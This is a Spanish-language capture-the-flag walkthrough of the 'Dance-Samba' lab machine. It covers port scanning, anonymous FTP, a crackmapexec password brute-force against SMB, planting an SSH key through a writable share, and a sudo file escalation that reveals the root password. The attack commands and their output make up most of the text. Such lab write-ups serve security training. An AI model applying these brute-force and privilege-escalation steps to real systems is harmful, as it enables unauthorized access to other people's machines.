DANCE-SAMBA

Dance-Samba

Autor: d1se0

Dificultad: Medio

Fecha de creación: 26/08/2024

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos


```
unzip dance-samba.zip

  Archive:  dance-samba.zip
  inflating: auto_deploy.sh
  inflating: dance-samba.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh dance-samba.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```




```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.334 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.334/0.334/0.334/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

LINUX- ttl=64

ESCANEO DE PUERTOS


```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```



```
└─# nmap -p- -Pn -sVC --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-28 13:03 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000065s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              69 Aug 19 19:03 nota.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a2:4e:66:7d:e5:2e:cf:df:54:39:b2:08:a9:97:79:21 (ECDSA)
|_  256 92:bf:d3:b8:20:ac:76:08:5b:93:d7:69:ef:e7:59:e1 (ED25519)
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-08-28T17:03:37
|_  start_date: N/A
```

Encontramos los puertos 21,22,139 Y 445

Nos conectamos por ftp y traemos la nota.txt a local



```
└─# ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||14327|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Aug 19 19:03 .
drwxr-xr-x    2 0        0            4096 Aug 19 19:03 ..
-rw-r--r--    1 0        0              69 Aug 19 19:03 nota.txt
226 Directory send OK.
ftp> get nota.txt
local: nota.txt remote: nota.txt
229 Entering Extended Passive Mode (|||7963|)
150 Opening BINARY mode data connection for nota.txt (69 bytes).
100% |***********************************************************************************************************************************|    69       91.55 KiB/s    00:00 ETA
226 Transfer complete.
69 bytes received in 00:00 (33.37 KiB/s)
```

Leemos la nota

cat nota.txt


I don't know what to do with Macarena, she's obsessed with donald.

Posibles usuarios. Como tenemos el 22 abierto probamos con medusa

sin resultados.

Con crackmapexec,

crackmapexec smb 172.17.0.2 -u macarena -p /usr/share/wordlists/rockyou.txt | grep ‘ \[+’




```
└─# crackmapexec smb 172.17.0.2 -u macarena -p /usr/share/wordlists/rockyou.txt | grep ' \[+'
SMB                      172.17.0.2      445     2E43B95E51CE      [+] 2E43B95E51CE\macarena:donald
```

Credenciales macarena/donald

Con smbclient listamos los recursos compartidos

smbclient -L \\172.17.0.2 -U macarena




```
└─# smbclient -L \\172.17.0.2 -U macarena

Password for [WORKGROUP\macarena]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        macarena        Disk
        IPC$            IPC       IPC Service (b0a1c250101d server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Exploramos el recurso compartido macarena y nos traemos a local el

user.txt

smbclient //172.17.0.2/macarena -U macarena



```
└─# smbclient //172.17.0.2/macarena -U macarena

Password for [WORKGROUP\macarena]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Aug 19 13:26:02 2024
  ..                                  D        0  Mon Aug 19 13:26:02 2024
  .bashrc                             H     3771  Mon Aug 19 12:18:51 2024
  .profile                            H      807  Mon Aug 19 12:18:51 2024
  .bash_logout                        H      220  Mon Aug 19 12:18:51 2024
  user.txt                            N       33  Mon Aug 19 12:20:25 2024
  .bash_history                       H        5  Mon Aug 19 13:26:02 2024
  .cache                             DH        0  Mon Aug 19 12:40:39 2024

                82083148 blocks of size 1024. 55186584 blocks available
smb: \> cat user.txt
cat: command not found
smb: \> get user.txt
getting file \user.txt of size 33 as user.txt (4.6 KiloBytes/sec) (average 4.6 KiloBytes/sec)
smb: \> exit
```


Leemos el user.txt

cat user.txt
ef65ad731de0ebabcb371fa3ad4972f1

Probé con john y hashcat y no conseguí nada.

Con smbmap enumeramos permisos

smbmap -H 172.17.0.2 -u macarena -p donald



```
└─# smbmap -H 172.17.0.2 -u macarena -p donald

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\\  \/.    ||:     \/   /\\  \/.    |   /' /\  \     |:  ____/
    __/  \\  |: \.        |(|  _  \\  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \\  \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 172.17.0.2:445  Name: 172.17.0.2                Status: Authenticated
        Disk                                            Permissions     Comment
        ----                                            -----------     -------
        print$                                          READ ONLY       Printer Drivers
        macarena                                        READ, WRITE
        IPC$                                            NO ACCESS       IPC Service (b0a1c250101d server (Samba, Ubuntu))
[*] Closed 1 connections
```


EXPLOTACIÓN

Observamos que en macarena tenemos permisos de escritura y lectura.

Intentamos obtener un acceso SSH sin contraseña.

Generamos un par de claves SSH:

ssh-keygen -t rsa -b 2048




```
└─# ssh-keygen -t rsa -b 2048

Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:GID0YnQKLDjltMGdVrePc+kQJyOOO9gvQOAg9lfoous root@kali
The key's randomart image is:
+---[RSA 2048]----+
|++*oooo .        |
|BBo*+o o .       |
|*oB.o + = .      |
| o.+ = + B .     |
| .. + o S +      |
|  ..o .  =       |
|   o.+    .      |
|  . .o           |
|.E    ..         |
+----[SHA256]-----+
```

Una vez generadas tenemos dos archivos: id_rsa (clave privada) e id_rsa.pub

(clave pública).

Obtenemos la clave pública

cat ~/.ssh/id_rsa.pub



```
└─# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDBBaaVT0angz0yo99eaZbPeZzxEa02T8sHIRnrkHSWKDipN8QTTOoAzS1u2z41LmHkygjuaXYgzTE/yaH1UlDfPa2hF/rbwjgFOusD3h6aZM2VkEEqR3DkIY1PnHrFXN
vkXLsdSyYuCwPk17B8kjtzcTF9×6iSaIUziqY2q1fkotZE6FXdCLgFpSOI3UG4K6MO90B0B+zhNoryNJr9f1fjkVrDfRinCOBLz81WQO2EXQkuOOSVsPmccbpQOypINbHHhZpsgicrpoQO1TOo3tNMkQtbnU138UqxXInI
GYW5B0ga2DOtGpkR1cj4MvJIBEKK7iIHrbxOe/BwFFrHv45L root@kali
```

Subimos la clave pública al recurso compartido SMB y creamos el

directorio .ssh y el archivo authorized_keys


smbclient //172.17.0.2/macarena -U macarena

smb: \> mkdir .ssh

```
smb: \> cd .ssh
smb: \.ssh\> put /root/.ssh/id_rsa.pub authorized_keys
putting file /root/.ssh/id_rsa.pub as \.ssh\authorized_keys (54.5 kb/s) (average 54.5 kb/s)
smb: \.ssh\> chmod 600 .ssh/authorized_keys
```

Nos conectamos por SSH


```
ssh -i ~/.ssh/id_rsa macarena@172.17.0.2
```



```
└─# ssh -i ~/.ssh/id_rsa macarena@172.17.0.2
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Aug 19 18:40:39 2024 from 172.17.0.1
macarena@b0a1c250101d:~$ 
```

ESCALADA DE PRIVILEGIOS

Buscando en los diferentes directorios



```
macarena@b0a1c250101d:~$ cd ..
macarena@b0a1c250101d:/home$ ls
ftp  macarena  secret
macarena@b0a1c250101d:/home$ cd secret
macarena@b0a1c250101d:/home/secret$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Aug 19 19:24 .
drwxr-xr-x 1 root root 4096 Aug 19 19:24 ..
-rw-r--r-- 1 root root   49 Aug 19 19:24 hash
macarena@b0a1c250101d:/home/secret$ cat hash
MMZVM522LBFHUWSXJYYWG3KWO5MVQTT2MQZDS6K2IE6T2===
macarena@b0a1c250101d:/home/secret$ 
```

Parece ser una cadena codificada en Base32, con lo que

```
echo 'MMZVM522LBFHUWSXJYYWG3KWO5MVQTT2MQZDS6K2IE6T2===' | base32 -d
```

c3VwZXJzZWN1cmVwYXNzd29yZA==   y este a su vez, en base64


```
echo 'c3VwZXJzZWN1cmVwYXNzd29yZA==' | base64 -d
supersecurepassword
```

En el directorio /opt encontramos

```
macarena@b0a1c250101d:~$ cd /opt
macarena@b0a1c250101d:/opt$ ls
password.txt
macarena@b0a1c250101d:/opt$ cat password.txt
cat: password.txt: Permission denied
```

Con esta contraseña ya podemos buscar permisos sudo

```
macarena@b0a1c250101d:~$ sudo -l
```



```
macarena@b0a1c250101d:~$ sudo -l
[sudo] password for macarena:
Matching Defaults entries for macarena on b0a1c250101d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User macarena may run the following commands on b0a1c250101d:
    (ALL : ALL) /usr/bin/file
```


Nos vamos a https://gtfobins.github.io/gtfobins/file/#sudo

```
LFILE=file_to_read
sudo file -f $LFILE
```

```
macarena@b0a1c250101d:~$ LFILE=/opt/password.txt
macarena@b0a1c250101d:~$ sudo file -f $LFILE
root:rooteable2
```

Y nos hacemos root

```
macarena@b0a1c250101d:~$ su root
```



```
macarena@b0a1c250101d:~$ su root
Password:
root@b0a1c250101d:/home/macarena# whoami
root
root@b0a1c250101d:/home/macarena# 
```